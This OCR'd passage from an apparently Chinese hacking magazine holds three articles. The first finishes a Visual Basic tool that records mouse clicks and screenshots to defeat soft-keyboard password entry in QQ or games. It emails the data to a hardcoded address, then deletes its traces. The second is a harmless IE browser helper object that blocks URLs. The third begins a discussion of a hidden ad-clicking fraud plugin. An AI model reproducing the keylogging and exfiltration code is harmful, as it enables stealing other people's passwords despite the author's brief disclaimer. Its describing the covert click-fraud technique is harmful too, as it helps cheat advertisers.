


图2

然后我们新建模块1，这个模块的作用是获取鼠标实时坐标，声明部分没太多意义，就不细说了，给出主要代码：

```
Public Function MouseHookProc(ByVal idHook As Long, ByVal wParam As Long, ByVal lParam As Long) As Long
CopyMemory oMouseHookStruct, ByVal lParam, Len(oMouseHookStruct)
Debug.Print "当前鼠标位置-x:" & oMouseHookStruct.pt.x & "; y:" & oMouseHookStruct.pt.y
Form1.Text1.Text = "X轴" & oMouseHookStruct.pt.x & "----------" & "Y轴" & oMouseHookStruct.pt.y
MouseHookProc = CallNextHookEx(hHook, idHook, wParam, ByVal lParam)
End Function
```

上面代码可以看到我们是把数据传输到窗体1的文本框1中了，再次建立一个模块，模块2，作用是发信，代码如下：

```
Public Declare Function GetTickCount Lib "kernel32" () As Long
Public Sub delay(dTime As Double) '已秒为单位，延时10秒只需要将dTime设置为10即可
Dim dStart As Double
dStart = GetTickCount \ 1000
Do While dStart > GetTickCount \ 1000 - dTime
DoEvents
Loop
End Sub

Sub sendmail()
On Error Resume Next
Dim a As String
Dim i As Long
namespace = "http://schemas.microsoft.com/cdo/configuration/"
Set Email = CreateObject("CDO.message")
Email.From = "648110318@qq.com"
Email.To = "53877910@qq.com"
Email.subject = "------秒杀提示-----"
a = "c:\picture.rar"
Email.textbody = "当前分辨率为----" & Form1.Text3.Text & vbCrLf & "---记录信息如下---" & vbCrLf & Form1.Text2.Text
Email.addattachment a    '添加附件A
delay 60 '延迟1分钟  用来上传附件
```

```
    With Email.configuration.fields
    .Item(namespace & "sendusing") = 2
    .Item(namespace & "smtpserver") = "smtp.
qq.com"
    .Item(namespace & "smtpserverport") = 25
    .Item(namespace & "smtpauthenticate") = 1
    .Item(namespace & "sendusername") = "XXXXXX"
'发件人用户名
    .Item(namespace & "sendpassword") = "XXXXXX"
'发件人密码
    .Update
    End With
    Email.send
    Set Email = Nothing  '发信成功处理事件

    Kill "c:\picture\*.jpg"
    RmDir "c:\picture"
    Kill "c:\picture.rar"

    Unload Form1
    End Sub
```

这部分代码比上个月的代码多了一部分，就是顶上的延迟部分。本来我是没加入这部分代码的，但是在测试的时候发现一个问题，就是压缩包上传不了，收件只能收到点击坐标，当时以为是代码错误，就F8单步步进跟踪，发现没问题，又以为是不支持上传RAR文件，结果手动发件支持，然后就思考了很久，最后做的对比实验，同时上传了一个几K的文本却又能成功，然后才知道是压缩包大了，网速慢的跟不上节奏，然后就会出现文件漏传的BUG，为了解决这个问题，起初是用了api函数的sleep延迟，结果发现程序不仅会假死，而且鼠标会不听使唤的乱飘，只要脑袋没问题都知道电脑出了问题，所以果断抛弃的sleep，最后是从朋友那问到的这段延迟代码，没什么副作用，延迟1分钟，压缩包够上传了。发件后删除相关数据即可。因为我没用FSO文件访问方式进行操作，RMdir只能删除空文件夹，所以我们得先用KILL命令删除C盘picture文件夹里的图片文件，最后删除压缩包，卸载窗体，一个截获发信过程就结束了，如图3。




图3

[额外说一点，因为我不知道拿什么游戏测试，只能选择QQ了，大家测试的时候把findwindow换成目标窗体就可以，如果同样用QQ做测试，只能是随便点几下后叉掉窗体，因为QQ面板的名称和QQ登录窗的名称一样，如图。在此给的例子是针对QQ2008的，如果大家是其他游戏的话则是改掉寻找的目标名称，如果是抓取网页软键盘，则要触发发信的话，得再加点代码，比如说实时对比网页源文件代码有无变化，有的话则表示网页发生跳转，在此就不详细说了。当收到邮件后，要得到到底点了一些什么东西，我们可以把图片下载回来，把分辨率调成目标分辨率，文本框3的作用就是获取目标屏幕的分辨率，然后把图片设置成桌面，再移动自已的鼠标到到对应的坐标，附件里有个小程序是测试鼠标坐标的，也是从这个程序里单独分离出来的。然后对比观察就可以得到软键盘输入的内容了。




图4

写这篇文章意义是探讨如何解决软键盘的阻拦，所以没有过多讨论如何将软键盘记录与盗号联系在一起，各位叉子记住啊：做技术研究是可以的，但是非法入侵他人计算机就不是好事了啊！切记切记。有疑问欢迎给我发邮件，邮箱地址代码里有。好吧，文章就写到这了，如果有更好的对付软键盘的代码，不妨发出来大家一起分享，共同促进进步。

（文章中涉及的相关代码本期光盘已收录）

BHO网页监控技术

沧海浮萍

X档案准备开发系统，由于需要最近研究了一下BHO技术，本文就采用VC++编程为大家介绍一下一个BHO网址监控插件的实现。该插件适用于IE浏览器，其他浏览器不支持，如果需要开发其他浏览器的插件需要有相应的开发包，像360浏览

器就有相应的开发包。

小知识：BHO(Browser Helper Object，浏览器辅助对象，简称BHO）。BHO是微软推出的作为浏览器对第三方程序员开放交互接口的业界标准，通过简单的代码就可以进入浏览器领域的“交互接口”(INTERACTIVED Interface)。通过这个接口，程序员可以编写代码获取浏览器的行为，比如“后退”、“前进”、“当前页面”等，利用BHO的交互特性，程序员还可以用代码控制浏览器行为，比如修改替换浏览器工具栏，添加自己的程序按钮等。这些在系统看来都是没有问题的。BHO原来的目的是为了更好的帮助程序员打造个性化浏览器，以及为程序提供更简洁的交互功能，现在很多IE个性化工具就是利用BHO的来实现。

在正式编写代码之前，我们需要了解一些东西，首先是IE浏览器加载BHO插件的原理。

1.IE的窗口打开时，先寻找HKLM下的SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\ 里的CLSID，这些CLSID，都对应着相应的BHO插件，然后根据这个CLSID到HKCR下的CLSIDs里找到此插件的信息，包括文件位置等。如图1所示就是，IE浏览器中的一个迅雷插件。

2.IE根据找到的CLSID信息创建 BHO 对象,并且查找IObjectWithSite 接口。（这个接口非常简单,只有SetSite和GetSite两个方法）

3.IE把IWebBrowser2（浏览器插件）传到 BHO 的 SetSite 方法，用户在此方法中可挂载自己的事件处理方法。

4.窗口关闭时,IE把 null 传到 BHO 的 SetSite 方法，此方法用来去掉挂载的事件处理方法。




图1

了解了IE浏览器加载BHO的方法之后，我们就来看一下BHO插件的编写流程。

1、创建IObjectWithSite显式接口，创建 COM 类型，实现继承IObjectWithSite接口

2、实现此接口并在SetSite方法里加上所要挂载的事件

3、处理事件

4、注册此BHO到注册表中HKLM下的Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Browser Helper Objects;(HKCR下的CLSIDs是根据上面的路径自动注册的)

5、.net 下须设置此BHO项目的＂配置属性－＞生成＂中为Interop注册为True，这样才能将.net 类库文件注册到COM。

我们采用VC6.0创建好环境之后，就要进行代码的编写了。由于我们在IE浏览器中加载插件，所以其他的浏览器我们就不允许dll加载了。这样我们就需要在dllMain函数中对加载该dll的程序进行判断，代码如下：

```
if (dwReason == DLL_PROCESS_ATTACH)
{
        //只允许iexplorer.exe加载这个DLL
        TCHAR Loader[MAX_PATH];
        GetModuleFileName( NULL, Loader, MAX_PATH);
        for ( int i = lstrlen( Loader); i > 0; i--)
                if ( Loader[i] == _T('\\'))
                {
                        lstrcpy( Loader, Loader + i + 1);
                        break;
                }
                if ( lstrcmpi(_tcslwr(Loader), _T("iexplore.exe")) != 0 && lstrcmpi( _tcslwr(Loader), _T("regsvr32.exe")) != 0)
                        return FALSE;

        _Module.Init(ObjectMap, hInstance);
        DisableThreadLibraryCalls(hInstance);
}
else if (dwReason == DLL_PROCESS_DETACH)
        _Module.Term();
```

这段代码我们添加在dllMain函数的开始位置，这样就能确保只有iexplore.exe才能加载我们的插件。BHO对象与浏览器进行交互是通过事件实现的，那么他们之间的交互有几种事件呢？下面就列举一下常用到的事件：

DISPID_BEFORENAVIGATE2：该事件在浏览器准备下载网页之前触发，这样这个事件就可以用在我们检测用户输入的网页地址上。

DISPID_DOWNLOADBEGIN：该事件在浏览器开始下载网页时触发。

DISPID_NAVIGATECOMPLETE：该事件是在一个

链接（网页窗口或者网页Frame框架窗口）被完全打开后，IE浏览器或WebBrowser控件触发的事件。这个事件已经废弃。应该使用DISPID_NAVIGATECOMPLETE2。

DISPID_DOWNLOADCOMPLETE：该事件在网页完全被浏览器下载完毕之后触发。

DISPID_DOCUMENTCOMPLETE：页面加载完毕时触发该事件，当每个FRAME加载完毕后都会触发DISPID_DOCUMENTCOMPLETE。可以在DISPID_DOCUMENT-COMPLETE中，判断是否是整个页面加载完毕。

DISPID_NEWWINDOW2：该事件在有新的窗口打开时触发，例如弹窗网页。

了解了上述的事件机制之后，我们就明确怎么编写我们的代码了，既然是监控网址的，那么我们可以在DISPID_BEFORENAVIGATE2事件中对网址进行监控。事件的方法我们需要在Invoke函数中编写。这里我们用switch语句对事件进行判断，要处理的网址我们放到文件里，让程序从文件里读取网址，然后与用户输入的网址进行对比。好了，这里就编写代码，代码如下：

```
STDMETHODIMP CIEHlprObj::Invoke(DISPID dispidMember, REFIID riid, LCID lcid, WORD wFlags,
                DISPPARAMS* pDispParams, VARIANT* pvarResult,
                EXCEPINFO* pExcepInfo, UINT* puArgErr)
{
    USES_CONVERSION;
    if (!pDispParams)
        return E_INVALIDARG;
    LPOLESTR lpURL = NULL;
    m_spWebBrowser2->get_LocationURL(&lpURL);

    char sitelist[100][1024]; //所有站点名称(1024)
    char site[1024];          //站点名称

    ifstream in("C:\\SiteList.dat",ios::in);//从我们的文件中读取要检测的网址
    if(in.fail())
    {
        return E_INVALIDARG;
    }
    int i=0;
    int count;
    while(1)   //用循环读取文件中的网址
    {
        in>>site;
        if(site==NULL||strlen(site)==0)
            break;
        strcpy(sitelist[i],site);
        i++;
        site[0]='\0';
        if(i>=1024)
        {
            break;
        }
    }
    in.close();
    count=i;
    switch (dispidMember)
    {

    case DISPID_BEFORENAVIGATE2://这就是我们要处理的事件

        char *str;
        if (pDispParams->cArgs >= 5 && pDispParams->rgvarg[5].vt == (VT_BYREF|VT_VARIANT))
        {
            CComVariant varURL(*pDispParams->rgvarg[5].pvarVal);
            varURL.ChangeType(VT_BSTR);
            //转化要访问的网址为char *型
            str = OLE2A(varURL.bstrVal);
        }
        //如果正要访问的网址为要被拦截的，则弹出提示信息
        for(i=0;i<count;i++)//对比
        {
            if(strstr(str,sitelist[i])!=NULL)
            {
                *pDispParams->rgvarg[0].pboolVal = TRUE;
                MessageBox(NULL,"当前系统禁止浏览该页","警告",MB_ICONSTOP);
                return S_OK;
            }
```

```
        }
        break;

    case DISPID_NAVIGATECOMPLETE2:
        break;

    case DISPID_DOCUMENTCOMPLETE:
        break;

    case DISPID_DOWNLOADBEGIN:
        break;

    case DISPID_DOWNLOADCOMPLETE:
        break;

    case DISPID_NEWWINDOW2:

        break;
    case DISPID_QUIT:

        break;

    default:

        break;

    return S_OK;

}
```

编译之后生成了一个dll文件，这就是我们需要的文件，如图2所示。我们在网址文件中写入我们需要拦截的网址，如图3所示，这里用www.baidu.com做测试。下一步就是注册我们的dll文件，用cmd命令“regsvr32 c://IEHelper.dll”来注册，注册结果如图4所示，注册成功。我们打开一个新的网页，输入网址http://www.baidu.com，回车，如图5所示，弹出了我们的显示信息，ok，到这里我们的目的就完成了，当然读者可以通过修改我提供的代码进行二次开发，可以实现网址替换、网页内容替换等等功能功能，这些有待读者自己挖掘。代码已经为读者打包，记住不是用的时候别忘记写在插件，或者直接删除就可以了。




图2




图3




图4




图5

VB流氓广告插件编程分析

雪 狐

大家在上网时，难免会遇到一些恶意的流氓插件，其中恶意广告插件是最让人头痛的一种。目前常见的广告插件有弹窗广告插件，记得前两年本人在黑客X档案也发表了一篇关于广告插件的文章，针对弹窗广告插件做了一些简单的编程分析。这次为大家介绍另外一款恶意广告插件——强制点击隐藏广告插件。做到无形中点击广告，并且不弹窗，让人难以察觉。

一、原理分析

强制点击隐藏广告插件是一款并不算流行的广告插件，它的隐藏性高，难以察觉。此广告插件运行后，自动隐藏弹出广告，并在桌面固定的位置完全透明“显示”，并控制鼠标强制点击桌面上完全透明的的广告，并且不弹出广告页面，这一款广告插件属于一些广告联盟用户作弊的商业插件，思路分析如图1所示。

